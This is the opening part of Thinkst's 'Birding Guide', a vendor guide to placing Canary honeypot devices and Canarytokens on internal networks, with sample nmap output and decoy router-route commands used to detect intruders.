




THINKST

CANARY

<https://canary.tools>



**Birding Guide.**

# Contents

1	Introduction
2	Canary Principles
3	A Vanilla Deployment
4	Obvious Attacker Entry Points
5	Linux Server?
6	What Are Your Crown Jewels?
7	Where Can They Go?
8	All Your Routers Are Belong To Us
9	Insiders In Gen-Pop
11	Server Farms
12	How Will Attackers Find Them?
13	Intranet Jackpot
14	SCADA / PLC Birding
16	Hypervisor Compromised
18	Supply Chain Attacks
21	Mod My Canary
22	As Advertised
23	Canarytokens
28	Office File Tokens
29	Stepping Up - Adding Macros
30	Inbox Traps
31	What About Slack, Teams or Mattermost?
32	AWS API Key Token
34	Cloned Website Detection
35	Canary Triggered
36	Google Drive Tokens
37	WireGuard VPN Token
39	Slack API Key Token
41	Windows Sensitive Command Token
44	Azure Login Certificate
46	Google Drive Alerts
47	Web Image Token
49	QR Code Token
50	Redirect Token
51	Windows Directory Token
52	Advanced Tokening
54	The Way Forward



# Introduction

Canaries and Canarytokens are deployed all over the world.

From the inboxes of billion dollar Silicon Valley darlings to the networks of nuclear research agencies. From Universities in Australia to aquariums in the American Midwest, they happily serve, always vigilant.

Even with default configurations we've seen Canaries blow the whistle on crack red-teams and previously undiscovered "insiders", but wouldn't it be great to have a document that covered some typical deployment use cases? This is that document!

Covering all the combinations of operating systems, services and use cases that apply to Canaries and Canarytokens would make this document unwieldy. Instead, we've chosen some of the more popular examples to get you accustomed to typical configurations and deployment strategies.

## Magic Numbers

### How many Canaries should I deploy?

As a general rule, Canaries should be deployed within each of your security trust zones. Don't worry about getting the number perfectly right on the first try. Adding Canaries is easy and Canarytokens are unlimited with every subscription. Most organisations start out small and gradually build as they get comfortable with configuring and deploying Birds and tokens.



# Canary Principles

Canaries are designed around a few core principles:

## Quick Deployment

There is no wrong way to deploy a Canary. The Canary personalities have been designed so that a default configuration will catch attackers. Of course, there's nothing wrong with customising configurations as well.

## High Quality Signal

Canaries will alert you only when necessary. Most customers report only a handful of alerts per year. As Canaries are designed to be deployed on internal networks, any false positives are typically removed by whitelisting trusted systems that perform regular scans. When a Canary alerts, it's worth looking into.

## Minimal Management

Canaries do not require daily attention. Once deployed, they will do their job without regular interaction or maintenance. Updates to the management console and individual Canaries are automatic. In the rare case they encounter issues, they'll let you know.

## Simplicity

While a lot of work is done in the background to make Canaries look convincing, getting them to work is as easy as plugging in a kitchen appliance. To attackers, they look and feel like valuable targets, making them impossible to ignore.






# A Vanilla Deployment

Sometimes, vanilla can be great too!

Thinkst Canary ships with a host of preconfigured “personalities”. Several flavours of Windows, OS X, and Linux are available as well as routers, switches and SCADA equipment.

What does this mean? Options!

Talk to any red-teamer and you will be regaled with stories of an unusual looking Solaris box that had an admin password to the entire network or a crusty old-backup that still held the keys to the kingdom. Out of place boxes attract as much attacker attention as boxes that blend in. It's why even “vanilla” deployments work well!






## Obvious Attacker Entry Points

There are several places on networks where attackers are likely to show up.

In a DMZ, in a database segment, on the VOIP network, and so on. A well configured Thinkst Canary in these spots is bound to attract their attention.

While step-0 is probably going to be raiding the server itself for data or access, the very next step is going to be situating herself and looking around. While the cautious attacker will first do this by examining other servers directly connected to the compromised host, the attacker is forced to look around. It may not be full blown Nmap scans, but its fairly common for an attacker in this position to reach out to hosts nearby.

If running Linux-based web servers, a Canary that looks similar on the same subnet is bound to get “touched”.



**Attacker Probes Network Nodes In Close Proximity (without A Canary)**




## Linux Server?

Just deploy and forget about it.

If the web server you are running is a Linux server, a Thinkst Canary on the same subnet, running a typical LAMP stack is bound to get “touched”. (Note that this server need not be exposed to the Internet, in fact, we strongly advise against it).

You can deploy your Thinkst Canary there, and forget it. It’s a pretty safe bet that when one of your DMZ servers gets popped, the attacker is going to let you know they’re there by touching your Canary too.



**Attacker Probes Network Nodes In Close Proximity (with a Canary)**



## What Are Your Crown Jewels?

The 'crown jewel' Canary is one of our favourites.

With just a few minutes of thinking, it should be possible to come up with a short list of which data/objects in your organisation you would most want to protect. For a large mining house, this would be GIS and prospecting information. For payment card processors, it's stored Cardholder information and Track2 data. For large defence contractor working on a Joint Strike Fighter, well - you get the picture. Once you have identified what these crown jewels would look like, create a NAS storage device, or a Windows file server that appears to hold such jewels in an appropriate location.

```
bash-3.2# nmap -O 192.168.20.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 14:43 SAST
Nmap scan report for 192.168.20.148
Host is up (0.0011s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1433/tcp   open  ms-sql-s
3389/tcp   open  ms-wbt-server
MAC Address: 00:04:EA:89:D6:A1 (Hewlett Packard)
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 R2 or Windows 8, Microsoft Windows Server 2008 R2 SP1 or Windows 8
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
bash-3.2#
```

The Thinkst Canary Is Fingerprinted As A Windows 2008 R2 Machine



## Where Can They Go?

You can place them in the appropriate network segment or workgroup:



### Shared Folder

Mapping to a shared folder on the Canary

### Active Directory

Happily Enrol The Servers Into Active Directory

What's cool about this sort of Canary, is that you don't even need Domain Admin privileges to join the Canaries to the domain, and even if your attacker were to port scan these birds, they totally look the part.

A super fortuitous property of the Crown-Jewel-Canary, is that you don't have to jump through elaborate hoops to make them discoverable. If your company builds the Joint Strike Fighter, and on the research network, you have a server called \\RESEARCH with a folder called JSF2020 — the sorts of attackers you care about will reach out to you. It's why they are there.




# All Your Routers Are Belong To Us!

Attackers love network kit.

They are often unhardened and rarely monitored. They are analogous to Harry Potter's FLOO Network, allowing one to pop up in different parts of the network. The Snowden leaks confirmed that routers were a firm favourite of GCHQ too, who had compromised core routers belonging to Belgacom for years before discovery. A fake router would be just the thing to detect network-focused attackers.

Fortunately, Thinkst Canary makes this trivial. From unboxing to a Cisco Router, in under 3 minutes:



For bonus points, add routes on production machines to unused/non-existent private networks through this new 'Cisco Router'. Valid traffic will never get there, but an attacker mapping out your network? Totally!

```
HCC-COMPRM-4500# configure terminal
HCC-COMPRM-4500(config)# ip route 1.1.1.0 255.255.255.0 192.168.20.147
HCC-COMPRM-4500(config)# ip route 2.2.2.0 255.255.255.0 192.168.20.147
HCC-COMPRM-4500(config)# ip route 3.3.3.0 255.255.255.0 192.168.20.147
HCC-COMPRM-4500(config)#
HCC-COMPRM-4500(config)# exit
HCC-COMPRM-4500# write
Note: this version of vtysh never writes vtysh.conf
Building Configuration...
Configuration saved to /etc/frr/zebra.conf
Configuration saved to /etc/frr/staticd.conf
HCC-COMPRM-4500#
```

**Adding Routes On Legitimate Hosts To Aid Discovery**




## Insiders In Gen-pop!

Many organisations throw their users into a common network.


While we can certainly appreciate the Mad-Max, Thunderdome'esque feeling this engenders, it usually leaves users exposed to each other. Do you know when Alice maps to other users shares / browses their folders? You can with a simple, well placed Thinkst Canary!

Choose an OS that matches your environment, like Windows 10. Then let's give the laptop a suitable name \\CEO-IBMX1 — let's see if Alice reaches out to her Private share. (If you are feeling curious, let's create Private\2022-Recruiting, Private\2021-Financials and Photos on that machine.




### Create Your Folder And Files

Thinkst Canary will be very specific about what Alice did, so it's worth knowing what “she” was actually after.






What's cool is, even though this is a trivial deployment that unmask your Alices, it also sounds the alarm when you are about to face a Saudi Aramco style attack. Attackers there touched hundreds of hosts for weeks or months before making their primary attack (which wiped the data off nearly all systems).



Expanded notification alert showing the details

Sure, local-admin problems plague a lot of people and, sure, user segments are noisy. But some noises (like the chirping of a Thinkst Canary) are clear as a bell.



Thinkst Canaries waiting patiently for attackers to reach out






## Server Farms


Server farms are another simple place to drop in Canaries.

Whether you're aiming for a file-server in AD, a SQL-Server discoverable through MSDE/SQLPing or just a stray Sharepoint server with juicy looking contents. Built-in Canary Personalities make this a walk in the park.



**Pre-packaged personalities let you get up and running quickly**

The useful hook here is that it's not uncommon for attackers to scan server subnets looking for low hanging fruit, and once more, it's super common for even advanced attackers to look around once they pop an existing server. Both ways, your Bird quickly becomes a reasonable port of call.



**A flock of Thinkst Canaries, running different personalities**




## How Will Attackers Find Them?

People think they need complex “breadcrumbs” to make this happen, but they don’t.

Our Thinkst Canaries are made to look valuable, not vulnerable, and if you place something valuable on your network, the sort of attackers you really care about will make it their jobs to find them. “But as an attacker I only ever touch servers if I see them in active use,” says the pen-tester being kind of dishonest with himself.

No problem.

A simple, valuable way to bring Thinkst Canary into play, when it’s running as a Windows server or NAS server, is to map a network drive. If you created a permanent mapping from the CEO’s or CFO’s laptop to a Canary, it would simply sit there:



**A permanent mapped share on a sensitive machine  
points the attacker toward the canary**

But... when the CEO/CFO eventually gets popped, you can bet your bottom dollar that the attacker is going to explore the mapped connections on his machine, announcing his presence. (The astute reader will notice that this mapped drive would also alert us if the CEO/CFO were hit by ransomware)



# Intranet Jackpot

Who doesn't love stumbling onto an Intranet site?



**Diogo Mónica** ✨ @diogomonica · Mar 26

Corporate wikis continue to be one of the best places to plant some honeytokens around.

Someone is mildly wrong on the Internet

